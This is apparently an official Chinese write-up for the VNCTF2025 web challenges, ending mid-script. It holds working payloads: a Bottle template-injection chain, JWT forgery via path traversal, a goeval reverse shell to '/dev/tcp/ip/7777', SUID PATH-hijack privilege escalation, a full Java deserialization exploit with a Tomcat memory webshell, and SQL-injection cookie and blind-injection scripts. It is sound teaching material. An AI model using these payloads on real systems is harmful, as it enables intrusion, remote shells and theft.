
VNCTF2025 Official Writeup

Web


学生姓名管理系统

题目描述说：”某个单文件框架“，搜索或者问 ai 都能知道 python 本体的单文件框架是 bottle 框架。


绕长度限制，题目主页面也有提示“一行一个名字”，输入{{7*7}}%0a{{8*8}}会发现回显了 49 和 64。




同时，bottle 是使用的 SimpleTemplate 模板引擎，查阅文档了解到，这个模版里面可以使用任何 python 表达式，也就是运行执行任意单行 python 代码。



比如尝试{{print(5)}}，会发现没有回显，自己可以调试一下，其实是在控制台输出了 5，这个语句成功执行了。




现在需要知道换行之后两个大括号的语句是否是同一个上下文，测试发现是的：



注意，这里回显 5，并不是 print(a)造成的，大家可以自己调试一下，这是使用海象表达式的回显。

那已知这里是同一个上下文，直接打继承链就行了。

```
Go
{{a:=''}}%0a{{b:=a.__class__}}%0a{{c:=b.__base__}}%0a{{d:=c.__subclasses__}}%0a{{e:=d()[156]}}%0a{{f:=e.__init__}}%0a{{g:=f.__globals__}}%0a{{z:='__builtins__'}}%0a{{h:=g[z]}}%0a{{i:=h['op''en']}}%0a{{x:=i("/flag")}}%0a{{y:=x.read()}}
```



Gin

进入题目是一个登录注册的界面。

代码审计。

在 routes.go 里面可以发现普通用户可以文件上传，admin 用户可以执行代码。

```go
func SetupRoutes(r *gin.Engine) *gin.Engine {
    r.GET("/", func(c *gin.Context) {
        c.Redirect(http.StatusFound, "/login")
    })
    r.GET("/register", func(c *gin.Context) {
        c.File("./static/register.html")
    })
    r.POST("/register", controllers.Register)
    r.GET("/login", func(c *gin.Context) {
        c.File("./static/login.html")
    })
    r.POST("/login", controllers.Login)
    r.GET("/user", middleware.AuthMiddleware("user"), func(c *gin.Context) {
        c.File("./static/user.html")
    })
    r.POST("/upload", middleware.AuthMiddleware("upload"), controllers.Upload)
    r.GET("/download", middleware.AuthMiddleware("download"), controllers.Download)
    r.GET("/admin", middleware.AuthMiddleware("admin"), func(c *gin.Context) {
        c.File("./static/admin.html")
    })
    r.POST("/eval", middleware.AuthMiddleware("admin"), controllers.Eval)
    return r
}
```

并且采用了 jwt 鉴权，在 utils 里面有个 jwt.go。最终是要到达 admin 用户，所以我们需要看怎么伪造 jwt。

```go
func GenerateKey() string {
    rand.Seed(config.Year())
    randomNumber := rand.Intn(1000)
    key := fmt.Sprintf("%03d%s", randomNumber, config.Key())
    return key
}
```

生成密钥的逻辑在这里，用了三位伪随机数和一个 config 里面的 key 函数返回的字符串构成。我们在题目给出的源码里面发现 config 目录下面有一个 key.go，猜测这里面有一个函数 Key()。

这里的伪随机数种子为 config 下面的 Year()函数的返回值，可以猜测为 2025，也可以根据生成 jwt.go 里面的逻辑，利用解码 jwt 的成功与否进行爆破，但还有一段需要我们获取到 Key()函数的返回值。

我们可利用的只有 user 用户了，这里的文件上传可以利用。

我们注册用户后，先随便上传一个文件，可以发现提供了文件的查看和下载。

```go
func Download(c *gin.Context) {
    filename := c.DefaultQuery("filename", "")
    if filename == "" {
        response.Response(c, http.StatusBadRequest, 400, nil, "Filename is required")
    }
    basepath := "./uploads"
    filepath, _ := url.JoinPath(basepath, filename)
    if _, err := os.Stat(filepath); os.IsNotExist(err) {
        response.Response(c, http.StatusBadRequest, 404, nil, "File not found")
    }
    c.Header("Content-Disposition", "attachment; filename="+filename)
    c.File(filepath)
}
```

在下载里面利用了 url.JoinPath 拼接路径，原本是想参照 https://github.com/cokeBeer/go-cves/blob/main/CVE-2022-32190/CVE-2022-32190.md

把第一种修复后的绕过方法作为考点，但是我发现实际修复情况好像与文章写的不符（可能是我写的有问题？），而且在最新版的 go1.23 中并没有对这个进行修复，net 包下面的 url.go 中的 JoinPath 函数还是文章初次分析的那段代码，所以就直接来目录穿越了，难度可能也相对来说降了一些。

利用路径穿越获取 config 下面的 key.go。


```
GET /download?filename=../config/key.go HTTP/1.1
Host: node.vnteam.cn:45171
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://node.vnteam.cn:45171/user
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEyMyIsImlzcyI6Ik1hc
2gxcjAiLCJzdWIiOiJ1c2VyIHRva2VuIiwiZXhwIjoxNzM4ODE3NTkyLCJpYXQiOjE3Mzg3MzE
x0TJ9.I3cLOtkprAnso363Bs2mT_s0KtmLiY65zVue4Y4kMNQ
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Origin: http://localhost:8888
Access-Control-Max-Age: 86400
Content-Disposition: attachment; filename=../config/key.go
Content-Length: 91
Content-Type: text/plain; charset=utf-8
Last-Modified: Thu, 23 Jan 2025 15:38:24 GMT
Date: Wed, 05 Feb 2025 04:57:26 GMT

package config

func Key() string {
 return "r00t32l"
}
func Year() int64 {
 return 2025
}

```

得到 2025 种子与部分密钥 r00t32l。我们本地测试 2025 种子的返回值。

```
root@Mash1r0:/test# go run 1.go
122
root@Mash1r0:/test# cat 1.go
package main
import (
        "fmt"
        "math/rand"
)

func main(){
        rand.Seed(2025)
        randomNumber := rand.Intn(1000)
        fmt.Println(randomNumber)
}
```

得到完整的密钥为：122r00t32l。



成功解码，然后去伪造 jwt 直接去访问 admin 的对应路由。

代码执行中禁用掉了 os/exec 这个库（这里我没有禁完整，大伙好像都没有用到后面的 goeval，我的锅），但只是在前端给后端传输的时候做的处理。

```go
func containsBannedPackages(code string) bool {
    importRegex := `(?i)import\s*\((?s:.*?)\)`
    re := regexp.MustCompile(importRegex)
    matches := re.FindStringSubmatch(code)
    imports := matches[0]
    log.Println(imports)
    if strings.Contains(imports, "os/exec") {
        return true
    }

    return false
}
```

我们可以寻找其他恶意库，在 go.mod 中，我们可以找到一个代码执行的库。

```
module GinTest

go 1.23.2

require (
    github.com/PaulXu-cn/goeval v0.1.1
    github.com/gin-gonic/gin v1.10.0
    github.com/golang-jwt/jwt/v4 v4.5.1
    golang.org/x/crypto v0.32.0
    gorm.io/driver/mysql v1.5.7
    gorm.io/gorm v1.25.12
)
replace github.com/PaulXu-cn/goeval v0.1.1 => /usr/local/go/src/goeval
```

查询用法，即可构造 payload。

```
Go
package main
import (
    "fmt"
    "github.com/PaulXu-cn/goeval"
)
func main() {
    cmd, _ := goeval.Eval("", "cmd:=exec.Command(\"bash\",\"-
c\",\"exec bash -i &>/dev/tcp/ip/7777
<&1\");out,_:=cmd.CombinedOutput();fmt.Println(string(out))",
"os/exec", "fmt")
    fmt.Println(string(cmd))
}
```

成功拿到 shell，在根目录有一个 flag 但是是假的，内容为 VNCTF2025!!!

尝试提权。

find / -user root -perm -4000 -print 2>/dev/null

```
ctfer@ret2shell-16-14:/GinTest$ find / -user root -perm -4000 -print 2>/dev/null
<t$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/sudo
/.../Cat
```

可以发现有一个奇怪的 Cat。我们去运行它发现也是输出 VNCTF2025!!!并且名字为 cat，猜测为 cat /flag（也可以选择逆向分析这个文件，我给出文件名 Cat 和/flag 的内

容就是为了提示），我们尝试环境变量提权，劫持 cat 即可。

```
ctfer@ret2shell-16-14:/...$ echo '/bin/bash' > /tmp/cat
echo '/bin/bash' > /tmp/cat
ctfer@ret2shell-16-14:/...$ chmod 777 /tmp/cat
chmod 777 /tmp/cat
ctfer@ret2shell-16-14:/...$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
ctfer@ret2shell-16-14:/...$ ./Cat
./Cat
whoami
root
```

然后可以发现 root 目录下面有一个 flag，直接获取就行了，这里记得不要用 cat，我们修改了环境变量 cat 已经是/bin/bash 了。

```
tac flag
VNCTF{4597eae9-fd8b-539a-d4ce-a602ed8b045f}
```

javaGuide

使用 EventListenerList 触发 toString，然后 fastjson 触发 getter，打 SignedObject 二次反序列化。

由于题目环境不出网，二次反序列化再打内存马即可。

完整 Exp

```
Java
public class Exp{

    public static byte[] file2ByteArray(String filePath) throws
IOException {
        InputStream in = new FileInputStream(filePath);
        byte[] data = inputStream2ByteArray(in);
        in.close();
        return data;
    }
    public static byte[] inputStream2ByteArray(InputStream in)
throws IOException {
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buffer = new byte[4096];
```

```
        int n;
        while((n = in.read(buffer)) != -1) {
            out.write(buffer, 0, n);
        }

        return out.toByteArray();
    }

    public static TemplatesImpl getTemplatesImpl(byte[] code)
throws Exception {
        TemplatesImpl templates = new TemplatesImpl();
        Util.setFieldValue(templates, "_bytecodes", new
byte[][]{code});
        Util.setFieldValue(templates, "_name", "name");
        Util.setFieldValue(templates, "_tfactory", new
TransformerFactoryImpl());
        return templates;
    }


    public static EventListenerList getEventListenerList(Object
obj) throws Exception {
        EventListenerList list = new EventListenerList();
        UndoManager manager = new UndoManager();
        Vector vector = (Vector)Util.getFieldValue(manager,
"edits");
        vector.add(obj);
        Util.setFieldValue(list, "listenerList", new
Object[]{InternalError.class, manager});
        return list;
    }
    public static Object getFastjsonEventListenerList(Object
getter) throws Exception {
        JSONArray jsonArray0 = new JSONArray();
        jsonArray0.add(getter);
        EventListenerList eventListenerList0 =
getEventListenerList(jsonArray0);
        HashMap hashMap0 = new HashMap();
        hashMap0.put(getter, eventListenerList0);
        return hashMap0;
    }

    public static SignedObject getSingnedObject(Serializable obj)
```

```
throws Exception {
        KeyPairGenerator keyPairGenerator =
KeyPairGenerator.getInstance("DSA");
        keyPairGenerator.initialize(1024);
        KeyPair keyPair = keyPairGenerator.genKeyPair();
        PrivateKey privateKey = keyPair.getPrivate();
        Signature signingEngine = Signature.getInstance("DSA");
        SignedObject signedObject = new SignedObject(obj,
privateKey, signingEngine);
        return signedObject;
    }


    public static void main(String[] args) throws Exception{

        TemplatesImpl templatesImpl =
getTemplatesImpl(file2ByteArray("E:\\ideaProjects\\Java-unser-
utils\\target\\classes\\FilterShell.class"));
        Object calc = getFastjsonEventListenerList(templatesImpl);
        SignedObject singnedObject =
getSingnedObject((Serializable) calc);
        Object fastjsonEventListenerList =
getFastjsonEventListenerList(singnedObject);

Util.printURLEncodedBase64SerializedString(fastjsonEventListenerLi
st);

    }
}
```

内存马

```
Java
public class FilterShell extends AbstractTranslet implements
Filter {

    public static <T> T createWithConstructor(Class<T>
classToInstantiate, Class<? super T> constructorClass, Class<?>[]
consArgTypes, Object[] consArgs) throws Exception {
        Constructor<? super T> objCons =
constructorClass.getDeclaredConstructor(consArgTypes);
        objCons.setAccessible(true);
        Constructor<?> sc =
ReflectionFactory.getReflectionFactory().newConstructorForSerializ
```

```
ation(classToInstantiate, objCons);
        sc.setAccessible(true);
        return (T) sc.newInstance(consArgs);
    }

    public static Field getField(final Class<?> clazz, final
String fieldName) {
        Field field = null;
        try {
            field = clazz.getDeclaredField(fieldName);
            field.setAccessible(true);
        } catch (NoSuchFieldException ex) {
            if (clazz.getSuperclass() != null)
                field = getField(clazz.getSuperclass(),
fieldName);
        }
        return field;
    }

    public static Object getFieldValue(Object obj,String
fieldname) throws Exception{
        Field field = getField(obj.getClass(), fieldname);
        Object o = field.get(obj);
        return o;
    }
    public FilterShell() throws Exception {

        WebappClassLoaderBase webappClassLoaderBase =
(WebappClassLoaderBase)
Thread.currentThread().getContextClassLoader();
        StandardRoot resources = (StandardRoot)
getFieldValue(webappClassLoaderBase, "resources");
        StandardContext context = (StandardContext)
resources.getContext();

        String filterName = "fffff";

        //构造 FilterMap
        FilterMap filterMap = new FilterMap();
        filterMap.setFilterName(filterName);
        filterMap.addURLPattern("/*");

        //构造 FilterDef
        FilterDef filterDef = new FilterDef();
```

```
        filterDef.setFilterName(filterName);
        filterDef.setFilter(this);

        //通过反射机制获取构造器，然后创建对象
        ApplicationFilterConfig applicationFilterConfig =
createWithConstructor(
                ApplicationFilterConfig.class,
ApplicationFilterConfig.class,
                //形参类型
                new Class[]{Context.class, FilterDef.class},
                //实参
                new Object[]{context, filterDef}
        );

        //获取到context 里的filterConfigs，然后将
applicationFilterConfig 加入
        HashMap<String, ApplicationFilterConfig> filterConfigs =
(HashMap<String, ApplicationFilterConfig> )getFieldValue(context,
"filterConfigs");
        filterConfigs.put(filterName,applicationFilterConfig);

        context.addFilterDef(filterDef);
        context.addFilterMap(filterMap);

    }
    @Override
    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException
{
        try {
            String arg0 = request.getParameter("cmd");
            if (arg0 != null) {
                PrintWriter writer = response.getWriter();
                String o = "";
                ProcessBuilder p;
                if
(System.getProperty("os.name").toLowerCase().contains("win")) {
                    p = new ProcessBuilder(new String[]{"cmd.exe",
"/c", arg0});
                } else {
                    p = new ProcessBuilder(new String[]{"/bin/sh",
"-c", arg0});
                }
```

```
                Scanner c = (new
Scanner(p.start().getInputStream())).useDelimiter("\\A");
                o = c.hasNext() ? c.next() : o;
                c.close();
                writer.write(o);
                writer.flush();
                writer.close();
            } else {
                chain.doFilter(request,response);
            }
        } catch (Exception var8) {
        }
    }
    @Override
    public void transform(DOM document, SerializationHandler[]
handlers) throws TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator,
SerializationHandler handler) throws TransletException {

    }

    @Override
    public void init(FilterConfig filterConfig) throws
ServletException {

    }

    @Override
    public void destroy() {

    }
}
```

ez_emlog

`install.php` 中生成了两端随机序列

```Java
$config = "<?php\n"
    . "//MySQL database host\n"
    . "const DB_HOST = '$db_host';"
    . "\n//Database username\n"
    . "const DB_USER = '$db_user';"
    . "\n//Database user password\n"
    . "const DB_PASSWD = '$db_pw';"
    . "\n//Database name\n"
    . "const DB_NAME = '$db_name';"
    . "\n//Database Table Prefix\n"
    . "const DB_PREFIX = '$db_prefix';"
    . "\n//Auth key\n"
    . "const AUTH_KEY = '" . getRandStr(32) . md5(getUA()) . "';"
    . "\n//Cookie name\n"
    . "const AUTH_COOKIE_NAME = 'EM_AUTHCOOKIE_" . getRandStr(32,
false) . "';"
```

而 `getRandStr` 是用 `mt_rand` 实现的

```Java
 function getRandStr($length = 12, $special_chars = true,
$numeric_only = false)
 {
    if ($numeric_only) {
        $chars = '0123456789';
    } else {
        $chars =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
        if ($special_chars) {
            $chars .= '!@#$%^&*()';
        }
    }
    $randStr = '';
    $chars_length = strlen($chars);
    for ($i = 0; $i < $length; $i++) {
        $randStr .= substr($chars, mt_rand(0, $chars_length - 1),
1);
    }
    return $randStr;
}
```

所以只需要一段确定的序列就可以爆破出种子，然后预测 `AUTH_KEY`，实际上有两种方法，注册用户登录或者 `logout` 接口，题目关闭了注册功能

```Java
if ($action == 'logout') {
    setcookie(AUTH_COOKIE_NAME, ' ', time() - 31536000, '/');
    emDirect("../");
}
```

泄露出 `AUTH_COOKIE_NAME` 预测出 `AUTH_KEY`

```Java
[v3g3t4ble:~/Temp]$ curl -i
'http://118.25.150.250:60080/admin/account.php?action=logout'
 HTTP/1.1 302 Found
 Date: Mon, 27 Jan 2025 09:00:36 GMT
 Server: Apache/2.4.58 (Ubuntu)
 Set-Cookie: EM_AUTHCOOKIE_RbAWvNJZ5YMeZLGMr56lfjValO3yqYlr=%20;
expires=Sun, 28 Jan 2024
09:00:36 GMT; Max-Age=0; path=/
 Location: ../
 Content-Length: 0
 Content-Type: text/html; charset=UTF-8
```

```Java
./php_mt_seed 0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0
0 0 0 0  0 0 0 0  0 0
0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0
0 0 0 0  0 0 0 0  0 0
0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0  0 0 0 0
0 0 0 0  0 0 0 0  0 0
0 0  0 0 0 0  0 0 0 0  0 0 0 0  3 43 0 61  1 1 0 61  26 26 0 61
48 48 0 61  21 21 0 61
39 39 0 61  35 35 0 61  51 51 0 61  57 57 0 61  50 50 0 61  38 38
0 61  4 4 0 61  51 51 0
61  37 37 0 61  32 32 0 61  38 38 0 61  17 17 0 61  57 57 0 61  58
58 0 61  11 11 0 61  5
5 0 61  9 9 0 61  47 47 0 61  0 0 0 61  11 11 0 61  40 40 0 61  55
55 0 61  24 24 0 61  16
16 0 61  50 50 0 61  11 11 0 61  17 17 0 61
```

爆破出种子是 `2430606281`

然后去看他的鉴权逻辑

```Java
 public static function validateAuthCookie($cookie = '')
    {
        if (empty($cookie)) {
            return false;
        }
        $cookie_elements = explode('|', $cookie);
        if (count($cookie_elements) !== 3) {
            return false;
        }
        list($username, $expiration, $hmac) = $cookie_elements;
        if (!empty($expiration) && $expiration < time()) {
            return false;
        }
        $key = self::emHash($username . '|' . $expiration);
        $hash = hash_hmac('md5', $username . '|' . $expiration,
$key);
        if ($hmac !== $hash) {
            return false;
        }
        $user = self::getUserDataByLogin($username);
        if (!$user) {
            return false;
        }
        return $user;
    }
    private static function emHash($data)
    {
        return hash_hmac('md5', $data, AUTH_KEY);
    }

    public static function getUserDataByLogin($account)
    {
        $DB = Database::getInstance();
        if (empty($account)) {
            return false;
        }
        $ret = $DB->once_fetch_array("SELECT * FROM " .
DB_PREFIX . "user WHERE username =
'$account' AND state = 0");
        if (!$ret) {
            $ret = $DB->once_fetch_array("SELECT * FROM " .
DB_PREFIX . "user WHERE email
= '$account'  AND state = 0");
```

```
            if (!$ret) {
                return false;
            }
        }
        $userData['nickname'] =
htmlspecialchars($ret['nickname']);
        $userData['username'] =
htmlspecialchars($ret['username']);
        $userData['password'] = $ret['password'];
        $userData['uid'] = $ret['uid'];
        $userData['role'] = $ret['role'];
        $userData['photo'] = $ret['photo'];
        $userData['email'] = $ret['email'];
        $userData['description'] = $ret['description'];
        $userData['ip'] = $ret['ip'];
        $userData['credits'] = (int)$ret['credits'];
        $userData['create_time'] = $ret['create_time'];
        $userData['update_time'] = $ret['update_time'];
        return $userData;
    }
```

这里可以看到，我们需要一个正常的用户登录，而 `getUserDataByLogin` 里面有一个明显的 `sql` 注入，可以构造永真式直接登录，我这里把用户名获取出来了

```Java
 <?php
 $seed = 2430606281;
 mt_srand($seed);
 $rand_string =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#
$%^&*()";
 $retStr = '';
 for ( $i = 0; $i < 32; $i++ ){
 $retStr .= substr($rand_string,mt_rand(0, strlen($rand_string) -
1), 1);
 }
 $ua=md5("Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)Chrome/130.0.6723.70
Safari/537.36");
 $authkey=$retStr.$ua;
 echo 'AUTH_KEY:'.$authkey."\n";
 $username = "x' and
updatexml(1,concat(0x7e,(select(substr(username,1,16))from(emlog_u
ser)),0x7e),1) #";
```

```
 $expiration = 0;
 $data = $username . '|' . $expiration;
 $key = hash_hmac('md5', $data, $authkey);
 $hash = hash_hmac('md5', $username . '|' . $expiration, $key);
 echo
"EM_AUTHCOOKIE_RbAWvNJZ5YMeZLGMr56lfjValO3yqYlr=".$username."|".$e
xpiration."|".$hash;
```

拿到用户名再生成一个可用的 `cookie`，就能登录后台了

后台 getshell 有很多方法，这里使用插件 getshell

官网有插件格式

构造一个恶意的插件，后台上传即可 getshell。

奶龙回家

sqlite 时间盲注，需要 fuzz 下 waf

```
waf_list = ["union","="," ","sleep","bench"]
```

参考文章

https://www.freebuf.com/articles/network/324785.html

/**/代替空格，使用 randomblob 来进行延时

最终脚本

```Python
import requests
import time
url = 'http://node.vnteam.cn:46017/login'
flag = ''
for i in range(1,500):
 low = 32
 high = 128
 mid = (low+high)//2
 while(low<high):
     time.sleep(0.2)
     payload = "-
1'/**/or/**/(case/**/when(substr((select/**/hex(group_concat(usern
